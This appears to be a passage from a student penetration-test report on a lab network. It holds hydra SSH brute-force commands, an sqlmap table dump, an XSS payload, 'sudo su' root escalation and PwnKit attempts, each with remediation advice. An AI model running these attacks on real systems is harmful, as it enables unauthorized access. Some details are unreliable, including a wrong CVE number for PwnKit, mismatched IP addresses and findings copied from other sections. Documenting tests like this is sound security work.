hydra -L usernames.txt -P passwords.txt -M targets.txt ssh
```


Vulnerability Explanation: The system allowed unrestricted password guessing attempts against the SSH service. The password was guessable because it was based on publicly available information about the employee. This highlights two issues:

1. Lack of brute force protection on the SSH service
2. Weak password policy allowing passwords based on public information

Aditional Findings:

1. Website vulnerable to SQL injection


- Discovered sql injection possibility in login fields
- Used SQLmap to enumerate the 'login_info' table



```
Database: login_info
Table: UsernamePassword
[7 entries]
+------------+----------+-------------+
| usernameID | password | username    |
+------------+----------+-------------+
| 1          | <blank>  | beatyouhear |
| 2          | <blank>  | bgates      |
| 3          | <blank>  | mzuckerberg |
| 4          | <blank>  | emusk       |
| 5          | <blank>  | jbezos      |
| 8          | dhacker  | dhacker     |
| 7          | walraven | walraven    |
+------------+----------+-------------+
```

2. Website vulnerable to XSS


- Website uses `<?php echo $username ?>` to display username
- Vulnerable to self-XSS
- Low impact




Edit walraven's Profile

Change Username (max 40 chars):


<script>alert(1);</script>



3. Multiple exploitation artifacts:
    - Various exploitation scripts in user home directories
    - Evidence of previous compromise attempts



```
mjones@wwwx:~$ ls -al
total 80
drwxr-xr-x 9 mjones  mjones   4096 May  2  2024  .
drwxr-xr-x 4 root    root     4096 Feb 20  2022  ..
-rw------- 1 mjones  mjones  11024 Apr  4 20:16  .bash_history
-rw-r--r-- 1 mjones  mjones    220 Feb 20  2022  .bash_logout
-rw-r--r-- 1 mjones  mjones   3771 Feb 20  2022  .bashrc
drwx------ 2 mjones  mjones   4096 Feb 21  2022  .cache
drwxrwxr-x 2 mjones  mjones   4096 May  2  2024 'GCONV_PATH=.'
drwxrwxr-x 3 mjones  mjones   4096 Apr 28  2024  .local
-rw------- 1 mjones  mjones    151 Apr 29  2024  .mysql_history
drwxrwxr-x 2 mjones  mjones   4096 May  2  2024  .pkexec
-rw-r--r-- 1 mjones  mjones    807 Feb 20  2022  .profile
-rwxrwxrwx 1 mjones  mjones    150 May  2  2024  PwnKit.sh
-rw-rw-r-- 1 cpre532 cpre532   741 Feb  3  2022  riddle
drwx------ 4 mjones  mjones   4096 May  2  2024  snap
drwxrwxr-x 4 mjones  mjones   4096 Apr 29  2024  .sqlmap
drwx------ 2 mjones  mjones   4096 Apr 30  2024  .ssh
-rw-r--r-- 1 mjones  mjones      0 Feb 21  2022  .sudo_as_admin_successful
-rw------- 1 mjones  mjones   7730 May  2  2024  .viminfo
```



```
mjones@wwwx:~$ sudo -l
[sudo] password for mjones:
Matching Defaults entries for mjones on wwwx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mjones may run the following commands on wwwx:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
```

Vulnerability Fix:

1. Implement fail2ban or similar intrusion prevention system
2. Configure account lockout policies
3. Enforce stronger password requirements that prevent the use of personal information
4. Consider implementing SSH key-based authentication only
5. Restrict SSH access to specific IP ranges if possible
6. Remove or secure sensitive documentation and exploitation artifacts

Severity: High

- The vulnerability allows direct unauthorized access to the system
- The affected service (SSH) provides full shell access
- Password was easily guessable using public information
- Default credentials in LAM provide administrative access
- Evidence of previous compromise attempts
- Sensitive information disclosure through hidden notes

3.2.6.3 Privilege Escalation

Additional Priv Esc info After gaining initial access as user 'mjones', I checked sudo permissions using `sudo -l` which revealed that mjones had full sudo access:

```
User mjones may run the following commands on wwwx:
    (ALL : ALL) ALL
```

Vulnerability Exploited: Unrestricted sudo access for user mjones

Vulnerability Explanation: The user mjones was configured with full sudo privileges, allowing execution of any command as any user (including root) without restrictions. This configuration is extremely dangerous as it effectively gives mjones root-level access to the entire system.

Vulnerability Fix:

1. Review and restrict sudo permissions based on principle of least privilege
2. Only grant specific commands that are required for the user's job function
3. Implement sudo command logging
4. Regular audit of sudo permissions

5. Consider using more granular access control mechanisms

Severity: Critical

- Provides immediate root access
- No special tools or exploits required
- Full system compromise possible
- No restrictions on commands that can be run

Exploit Code:

```
# Check sudo permissions
sudo -l

# Get root shell
sudo su
```

3.2.7 System IP: 82.46.91.207

3.2.7.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:
   - Performed nmap scan revealing SSH, DNS, and RDP services
   - Identified OpenSSH 8.2p1 running on Ubuntu Linux
   - Discovered ISC BIND 9.16.1 DNS server
   - Found xrdp
2. Password Guessing:
   - Ran hydra with the user 'lpeterson' and cpre532.txt as a password list
   - Successfully gained access using the 'lpeterson' account
3. Post-Exploitation:
   - Found a note under `/home/lpeterson/HackerWasHere.txt`
   - Discovered various exploit and enumeration scripts
4. Privilege Escalation Attempts:

  - Ran a common Pwnkit exploitation script
  - Checked sudo permissions and SUID/GUID binaries

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- Evidence of previous compromise attempts

3.2.7.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.207	22/tcp, 53/tcp, 3389/tcp

Nmap Scan Results:

```
# Nmap scan report for 82.46.91.207
# Host is up (0.0012s latency).
# Not shown: 65532 closed ports

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain     ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The system appears to be running Ubuntu Linux with three main services:

1. SSH server (OpenSSH 8.2p1)
2. DNS server (BIND 9.16.1)
3. Remote Desktop Protocol server (xrdp)

The presence of xrdp indicates this system is configured to accept remote desktop connections, which is unusual for a Linux server and could represent an additional attack surface.

Initial Shell Vulnerability Exploited Using a wordlist found on the 532-virtual-machine host, I was able to gain SSH access using the username 'lpeterson' through password guessing.

Additional info about where the initial shell was acquired from The attack was performed using hydra with the following command:


```
hydra -L lpeterson -P rockyou532.txt -M targets.txt ssh
```

Vulnerability Explanation: The system allowed unrestricted password guessing attempts against the SSH service. The password was guessable because it was based on publicly available information about the employee. This highlights two issues:

1. Lack of brute force protection on the SSH service
2. Weak password policy allowing passwords based on public information

Additional Findings After gaining access to the system, several concerning discoveries were made:

1. Multiple exploitation artifacts:
    - Various exploitation scripts in user home directories
    - Evidence of previous compromise attempts
        - `/home/lpeterson/HackerWasHere.txt`



```
lpeterson@workstation:~$ ls -a
.            .bash_history  .cache   .dmrc      exp     HackerWasHere.txt  linpeas_linux_amd64  .mozilla  Pictures  Public     thinclient_drives  .x2go           .xorgxrdp.10.log.old  .xsession-x2go-workstation-errors
..           .bash_logout   .config  Documents  exploit .ICEauthority      .local               Music     .pm2      .ssh       .thunderbird       .Xauthority     .xsession-errors      .xsession-x2go-workstation-errors.old
akshay-test  .bashrc        Desktop  Downloads  .gnupg  index.html         madebystudent        .npm      .profile  Templates  Videos             .xorgxrdp.10.log .xsession-errors.old  xss-sample-app
```

Vulnerability Fix:

1. Implement fail2ban or similar intrusion prevention system
2. Configure account lockout policies
3. Enforce stronger password requirements that prevent the use of personal information
4. Consider implementing SSH key-based authentication only
5. Restrict SSH access to specific IP ranges if possible
6. Remove or secure sensitive documentation and exploitation artifacts

Severity: High

- The vulnerability allows direct unauthorized access to the system

- The affected service (SSH) provides full shell access
- Password was easily guessable using public information
- Default credentials in LAM provide administrative access
- Evidence of previous compromise attempts
- Sensitive information disclosure through hidden notes

3.2.7.3 Privilege Escalation

Additional Priv Esc info Despite the presence of various privilege escalation tools and exploits, including PwnKit, attempts to escalate privileges were unsuccessful. System permissions and patch level appeared to be properly configured to prevent common privilege escalation vectors.

Attempted Exploits:

1. PwnKit (CVE-2021-3560) - Failed, likely patched
2. Permission misconfiguration analysis - No exploitable findings
3. Sudo permission enumeration - No exploitable configurations found

Severity: Low

- System appears to be properly patched against common privilege escalation vectors
- No successful elevation of privileges achieved
- Proper security controls in place for privilege management

3.2.8 System IP: 82.46.91.208

The attack on this system followed a methodical approach:

1. Initial Enumeration:
    - Performed nmap scan revealing SSH and DNS services
    - Identified OpenSSH 8.2p1 running on Ubuntu Linux
    - Discovered ISC BIND 9.18.30 DNS server
2. Password Attack:
    - Cracked the password for scooling using shadow file from 82.46.91.10
    - Used Hydra to perform SSH brute force attack and identify password reuse

   - Successfully gained access using ‘scooling’ account

3. Post-Exploitation:
   - Ran linpeas for privilege escalation enumeration
   - Found suspicious emails under `/var/mail/scooling`

4. Privilege Escalation Attempts:
   - Ran a common Pwnkit exploitation script without success
   - Enumerated sudo access with no results

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- Evidence of previous compromise attempts

3.2.8.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.201	22/tcp, 53/tcp

Nmap Scan Results:

```
# Nmap scan report for 82.46.91.201
# Host is up (0.0015s latency).
# Not shown: 65532 closed ports

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain     ISC BIND 9.18.30 (Ubuntu Linux)
| dns-nsid:
| bind.version: 9.16.1-Ubuntu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The system appears to be running Ubuntu Linux with two open services:

1. SSH server (OpenSSH 8.2p1)
2. DNS server (BIND 9.18.30)


Initial Shell Vulnerability Exploited Using password cracking techniques on the exposed `/etc/shadow` file from 82.46.91.10, I was able to crack scooling's password hash using John the Ripper. Testing this password against other systems revealed password reuse.

Additional info about where the initial shell was acquired from The attack was performed using hydra to test the cracked password:


```
hydra -l scooling -p [found_password] -M targets.txt ssh
```

This revealed that scooling had reused their password across multiple systems, including 82.46.91.208.

Additional Findings After gaining access as scooling, I discovered a mailbox at `/var/mail/scooling`. This mailbox contained an email from an individual inside the network (internal532mailbox@mail.532corp.com) talking about taking over the company. There also appeared to be several artifacts of exploitation again.



```
scooling@mail:~$ ls -al
total 3456
drwx------ 10 scooling scooling    4096 May  3  2024 .
drwxr-xr-x  4 root     root        4096 Feb 20  2022 ..
-rw-------  1 scooling scooling   18734 Aug 21  2024 .bash_history
-rw-r--r--  1 scooling scooling     220 Feb 20  2022 .bash_logout
-rw-r--r--  1 scooling scooling    3771 Feb 20  2022 .bashrc
drwx------  2 scooling scooling    4096 Feb 20  2022 .cache
drwxrwxr-x  2 scooling scooling    4096 May  3  2024 'GCONV_PATH=.'
drwx------  3 scooling scooling    4096 May  1  2024 .gnupg
-rwxr-xr-x  1 scooling scooling 3256264 Apr 24  2024 linpeas_linux_amd64
drwxrwxr-x  3 scooling scooling    4096 Apr 25  2024 .local
drwx------  3 scooling scooling    4096 Apr 25  2024 mail
-rw-rw-r--  1 scooling scooling  172951 Apr 24  2024 output_linpeas.txt
drwxrwxr-x  2 scooling scooling    4096 May  3  2024 .pkexec
-rw-r--r--  1 scooling scooling     807 Feb 20  2022 .profile
-rwxrwxr-x  1 scooling scooling   18040 May  3  2024 PwnKit
drwx------  3 scooling scooling    4096 Apr 24  2024 snap
drwx------  2 scooling scooling    4096 Apr 28  2024 .ssh
-rw-r--r--  1 scooling scooling       0 Mar 25  2022 .sudo_as_admin_successful
-rw-------  1 scooling scooling    1310 May  2  2024 .viminfo
-rw-rw-r--  1 scooling scooling     165 May  1  2024 .wget-hsts
```



```
scooling@mail:~$ cat /var/mail/scooling
From internal532mailbox@mail.532corp.com  Fri Mar 25 21:24:15 2022
Return-Path: <internal532mailbox@mail.532corp.com>
X-Original-To: scooling@mailboxInternal.532corp.com
Delivered-To: scooling@mailboxInternal.532corp.com
Received: from scooling (unknown [192.168.1.195])
        by mail.532corp.com (Postfix) with SMTP id 249E4C131F
        for <scooling@mailboxInternal.532corp.com>; Fri, 25 Mar 2022 21:21:20 +0000 (UTC)
Subject: Take over 532corp

It is time we as employees take over this company. The email account you are getting this from is an outside and seperate email used to communicate secret ideas that we don't want the hire ups to see internally.


From internal532mailbox@mail.532corp.com  Fri Mar 25 21:33:03 2022
Return-Path: <internal532mailbox@mail.532corp.com>
X-Original-To: scooling@mailboxInternal.532corp.com
Delivered-To: scooling@mailboxInternal.532corp.com
Received: from HELO?scooling (unknown [192.168.1.195])
        by mail.532corp.com (Postfix) with SMTP id 402E1C131F
        for <scooling@mailboxInternal.532corp.com>; Fri, 25 Mar 2022 21:32:17 +0000 (UTC)

If you rat us out, you will pay.
```

Vulnerability Explanation:

1. Password reuse across multiple systems
2. Sensitive information disclosure through file contents

Vulnerability Fix:

1. Implement unique passwords for each system
2. Regular security audits of file system contents

Severity: High

- Password reuse allows lateral movement
- Multiple systems compromised through single credential

3.2.8.2 Privilege Escalation

Additional Priv Esc info Despite the presence of various privilege escalation tools and exploits, including PwnKit, attempts to escalate privileges were unsuccessful. System permissions and patch level appeared to be properly configured to prevent common privilege escalation vectors.

Attempted Exploits:

1. PwnKit (CVE-2021-3560) - Failed, likely patched
2. Permission misconfiguration analysis - No exploitable findings
3. Sudo permission enumeration - No exploitable configurations found

Severity: Low

- System appears to be properly patched against common privilege escalation vectors
- No successful elevation of privileges achieved
- Proper security controls in place for privilege management

3.2.9 System IP: 192.168.1.195

3.2.9.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Discovery:
    - System was discovered during internal network enumeration from 82.46.91.201
    - Found reference to internal532mailbox@mail.532corp.com in emails on 82.46.91.208
    - Identified system as internal mail server
2. Service Enumeration:
    - Performed nmap scan revealing SSH, SMTP, POP3, IMAP, and DNS services
    - Identified OpenSSH 8.2p1 running on Ubuntu Linux
    - Discovered ISC BIND 9.18.30 DNS server
    - Found Dovecot POP3 and IMAP services
    - Noted Postfix SMTP server with enhanced features
3. Password Attack:
    - Used previously obtained scooling credentials from 82.46.91.208
    - Successfully authenticated via SSH using password reuse
    - Confirmed this was the internal mail server referenced in previous findings
4. Post-Exploitation:
    - Ran linpeas for privilege escalation enumeration
5. Privilege Escalation Attempts:
    - Attempted to enumerate sudo permissions
    - Checked for common privilege escalation vectors
    - Attempted PwnKit exploit without success
    - System appeared to be properly patched
    - No exploitable sudo configurations found

The attack path demonstrated multiple security issues:

- Password reuse across systems
- Exposed internal mail server functionality
- Lack of network segmentation allowing direct access

3.2.9.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.1.195	22/tcp, 25/tcp, 53/tcp, 110/tcp, 143/tcp

Nmap Scan Results:

```
# Nmap scan report for 192.168.1.195
# Host is up (0.00062s latency).
# Not shown: 65530 closed ports

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
|_smtp-commands: mailboxInternal.532corp.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
↪  ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
53/tcp  open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-nsid:
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES CAPA USER PIPELINING UIDL TOP SASL(PLAIN) AUTH-RESP-CODE
143/tcp open  imap    Dovecot imapd (Ubuntu)
|_imap-capabilities: LOGIN-REFERRALS listed capabilities more ID post-login IMAP4rev1
↪  AUTH=PLAINA0001 OK have Pre-login ENABLE SASL-IR LITERAL+ IDLE
Service Info: Host:  mailboxInternal.532corp.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial Shell Vulnerability Exploited Using previously obtained credentials for the user 'scooling' from 82.46.91.208, I was able to gain SSH access through password reuse.


Additional info about where the initial shell was acquired from The credentials were originally obtained from cracking password hashes found on 82.46.91.10 and were confirmed to work on multiple systems due to password reuse.

Vulnerability Explanation:

1. Password reuse across systems allowed lateral movement
2. No network segmentation between external and internal systems
3. Mail server accessible from compromised hosts

Additional Findings After gaining access to the system, several concerning discoveries were made:

1. Multiple exploitation artifacts:
    - Various exploitation scripts in user home directories
    - Evidence of previous compromise attempts



```
scooling@mailbox:~$ ls -al
total 48
drwxr-xr-x 7 scooling scooling 4096 Apr 26  2022 .
drwxr-xr-x 5 root     root     4096 Mar 18  2022 ..
-rw------- 1 scooling scooling 1661 May  1  2022 .bash_history
-rw-r--r-- 1 scooling scooling  220 Feb 20  2022 .bash_logout
-rw-r--r-- 1 scooling scooling 3771 Feb 20  2022 .bashrc
drwx------ 2 scooling scooling 4096 Feb 20  2022 .cache
drwx------ 3 scooling scooling 4096 Apr 25  2022 .gnupg
